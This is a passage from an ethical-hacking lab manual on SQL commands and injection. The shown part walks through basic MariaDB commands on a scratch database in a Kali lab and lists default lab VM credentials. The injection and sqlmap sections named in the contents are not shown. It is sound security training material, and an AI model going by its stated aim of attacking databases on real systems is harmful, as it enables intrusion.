ETHICAL HACKING V2
LAB SERIES

Lab 14: Understanding SQL Commands & Injections

Document Version: 2021-10-05

Material in this Lab Aligns to the Following	
Books/Certifications	**Chapters/Modules/Objectives**
All-In-One CEH Chapters ISBN-13: 978-1260454550	6: Web-Based Hacking: Servers and Applications
EC-Council CEH v10 Domain Modules	13: Hacking Webservers 14: Hacking Web Applications 15: SQL Injection
CompTIA Pentest+ Objectives	3.4: Given a scenario, exploit application-based vulnerabilities 4.2: Compare and contrast various use cases of tools
CompTIA All-In-One PenTest+ Chapters ISBN-13: 978-1260135947	9: Web and Database Attacks

Contents

Introduction 3
Objective 3
Pod Topology 4
Lab Settings 5
1 Basic SQL Commands 6
2 Querying with SQL 11
3 Deleting with SQL 12
4 SQL Injection 14
5 Using SQLmap 19

Introduction


SQL (Structured Query Language) is used by many databases as a language to query, insert, and delete elements. This lab demonstrates how to build, query, and delete elements in a database and how these skills can be used to attack a database.

Objective

In this lab, you will be conducting ethical hacking practices using various tools. You will be performing the following tasks:

1. Basic SQL Commands
2. Querying with SQL
3. Deleting with SQL
4. SQL Injection
5. Using SQLmap

Pod Topology



Lab Settings


The information in the table below will be needed in order to complete the lab. The task sections below provide details on the use of this information.

Virtual Machine	**IP Address**	**Account** (if needed)	**Password** (if needed)
Kali Linux	192.168.9.2 192.168.0.2	root	toor
pfSense	192.168.0.254 192.168.68.254 192.168.9.1	admin	pfsense
OWASP Broken Web App	192.168.68.12	root	owaspbwa

1 Basic SQL Commands

1. Click on the **Kali** tab.
2. Click within the console window, and press **Enter** to display the login prompt.
3. Enter **`root`** as the *username*. Press **Tab**.
4. Enter **`toor`** as the *password*. Click **Log In**.
5. Open a new terminal by clicking on the **Terminal** icon located at the top of the page, if the terminal is not already opened.
6. In the new *Terminal* window, start the *mysql* service by typing the command below, followed by pressing the **Enter** key.


```
service mysql start
```



```
root@kali:~# service mysql start
root@kali:~# 
```

7. Once started, enter the command below to log into the *mysql* database.


```
mysql -u root
```



```
root@kali:~# mysql -u root
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 49
Server version: 10.3.20-MariaDB-1 Debian buildd-unstable

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> 
```


8. Once logged in, view the available databases by entering the command below.

```
show databases;
```



```
MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
+--------------------+
3 rows in set (0.000 sec)

MariaDB [(none)]> 
```


At any point throughout this lab, if you accidently enter an invalid SQL command and are stuck in the mysql mode (->), type **\c** followed by pressing the **Enter** key to end the current invalid query and to get back to the main prompt. You can then proceed as normal. Below is an example of an incorrect SQL command followed by exiting the mysql mode.



```
MariaDB [(none)]> show databases
    -> \c
MariaDB [(none)]> 
```

9. Notice the predefined databases. Create a new database named *test*.


```
create database test;
```



```
MariaDB [(none)]> create database test;
Query OK, 1 row affected (0.000 sec)

MariaDB [(none)]> 
```

10. Confirm the new *test* database appears.


```
show databases;
```



```
MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| test               |
+--------------------+
4 rows in set (0.000 sec)

MariaDB [(none)]> 
```

11. Use the new database by entering the command below.


```
use test;
```



```
MariaDB [(none)]> use test;
Database changed
MariaDB [test]>
```

12. View if there are any tables in the *test* database.


```
show tables;
```



```
MariaDB [test]> show tables;
Empty set (0.000 sec)

MariaDB [test]>
```

13. Create a new table within the *test* database for users and populate it.


```
create table users (name varchar (30), account integer, balance
decimal (10,2));
```



```
MariaDB [test]> create table users (name varchar (30), account integer, balance decimal (10,2
));
Query OK, 0 rows affected (0.011 sec)

MariaDB [test]>
```

14. Show the tables and confirm a new *users* table appears.


```
show tables;
```



```
MariaDB [test]> show tables;
+----------------+
| Tables_in_test |
+----------------+
| users          |
+----------------+
1 row in set (0.000 sec)

MariaDB [test]>
```

15. Add some data into the *users* table.


```
insert into users values (‘John’, 123, 10.00);
```



```
MariaDB [test]> insert into users values ('John', 123, 10.00);
Query OK, 1 row affected (0.002 sec)

MariaDB [test]>
```

16. View the data in the *users* table.


```
select * from users;
```



```
MariaDB [test]> select * from users;
+------+---------+---------+
| name | account | balance |
+------+---------+---------+
| John |     123 |   10.00 |
+------+---------+---------+
1 row in set (0.000 sec)

MariaDB [test]>
```

17. Populate the *users* table once more with a different customer.


```
insert into users values (‘Joe’, 456, 20.00);
```



```
MariaDB [test]> insert into users values ('Joe', 456, 20.00);
Query OK, 1 row affected (0.002 sec)

MariaDB [test]>
```

18. View the data in the *users* table.


```
select * from users;
```



```
MariaDB [test]> select * from users;
+------+---------+---------+
| name | account | balance |
+------+---------+---------+
| John |     123 |   10.00 |
| Joe  |     456 |   20.00 |
+------+---------+---------+
2 rows in set (0.000 sec)

MariaDB [test]>
```

19. Create another table named **personal** and populate it.


```
create table personal (name varchar(30), address varchar(30),
city varchar(20), telephone bigint);
```



```
MariaDB [test]> create table personal (name varchar(30), address varchar(30), city va
rchar(20), telephone bigint);
Query OK, 0 rows affected (0.006 sec)

MariaDB [test]>
```

20. Verify the new table exists.


```
show tables;
```



```
MariaDB [test]> show tables;
+-----------------+
| Tables_in_test |
+-----------------+
| personal        |
| users           |
+-----------------+
2 rows in set (0.000 sec)

MariaDB [test]>
```

21. Add some data into the *personal* table.


```
insert into personal values (‘John’, ‘1313 Mockingbird Lane’,
‘Mockingbird Heights’, 3105552368);
```



```
MariaDB [test]> insert into personal values ('John', '1313 Mockingbird Lane', 'Mockin
gbird Heights', 3105552368);
Query OK, 1 row affected (0.003 sec)

MariaDB [test]>
```

22. Insert additional data into the *personal* table.


```
insert into personal values(‘Joe’, ‘1313 Cemetery Lane’,
‘Greenbrier’, 1313131313);
```



```
MariaDB [test]> insert into personal values ('Joe', '1313 Cemetery Lane', 'Greenbrier
', 1313131313);
Query OK, 1 row affected (0.002 sec)

MariaDB [test]>
```

23. View the data from the *personal* table.

```
select * from personal;
```




```
MariaDB [test]> select * from personal;
+------+-----------------------+---------------------+------------+
| name | address               | city                | telephone  |
+------+-----------------------+---------------------+------------+
| John | 1313 Mockingbird Lane | Mockingbird Heights | 3105552368 |
| Joe  | 1313 Cemetery Lane    | Greenbrier          | 1313131313 |
+------+-----------------------+---------------------+------------+
2 rows in set (0.001 sec)

MariaDB [test]>
```

2 Querying with SQL

1. Using the test database, query the *names* of the users and *balance* from the *users* table.


```
select name, balance from users;
```



```
MariaDB [test]> select name, balance from users;
+------+---------+
| name | balance |
+------+---------+
| John |   10.00 |
| Joe  |   20.00 |
+------+---------+
2 rows in set (0.000 sec)

MariaDB [test]> 
```

2. Query the *names* of the users and *telephone numbers* from the *personal* table.


```
select name, telephone from personal;
```



```
MariaDB [test]> select name, telephone from personal;
+------+------------+
| name | telephone  |
+------+------------+
| John | 3105552368 |
| Joe  | 1313131313 |
+------+------------+
2 rows in set (0.000 sec)

MariaDB [test]> 
```

3. Retrieve data across both tables: *users* and *personal*.

```
select users.name, users.balance, personal.telephone from users
join personal where users.name=personal.name;
```




```
MariaDB [test]> select users.name, users.balance, personal.telephone from users join
personal where users.name=personal.name;
+------+---------+------------+
| name | balance | telephone  |
+------+---------+------------+
| John |   10.00 | 3105552368 |
| Joe  |   20.00 | 1313131313 |
+------+---------+------------+
2 rows in set (0.000 sec)

MariaDB [test]> 
```

3 Deleting with SQL

1. Enter the command below to delete a row of data from the *personal* table.


```
delete from personal where name='Joe';
```



```
MariaDB [test]> delete from personal where name='Joe';
Query OK, 1 row affected (0.002 sec)

MariaDB [test]>
```

2. View the data remaining in the table following the deletion.


```
select * from personal;
```



```
MariaDB [test]> select * from personal;
+------+-----------------------+---------------------+------------+
| name | address               | city                | telephone  |
+------+-----------------------+---------------------+------------+
| John | 1313 Mockingbird Lane | Mockingbird Heights | 3105552368 |
+------+-----------------------+---------------------+------------+
1 row in set (0.000 sec)

MariaDB [test]>
```

3. Delete the entire *personal* table.


```
drop table personal;
```



```
MariaDB [test]> drop table personal;
Query OK, 0 rows affected (0.004 sec)

MariaDB [test]>
```

4. View all the available tables.


```
show tables;
```



```
MariaDB [test]> show tables;
+----------------+
| Tables_in_test |
+----------------+
| users          |
+----------------+
1 row in set (0.000 sec)

MariaDB [test]>
```

5. Delete the entire *test* database.


```
drop database test;
```



```
MariaDB [test]> drop database test;
Query OK, 1 row affected (0.007 sec)

MariaDB [(none)]>
```

6. Show all databases.


```
show databases;
```



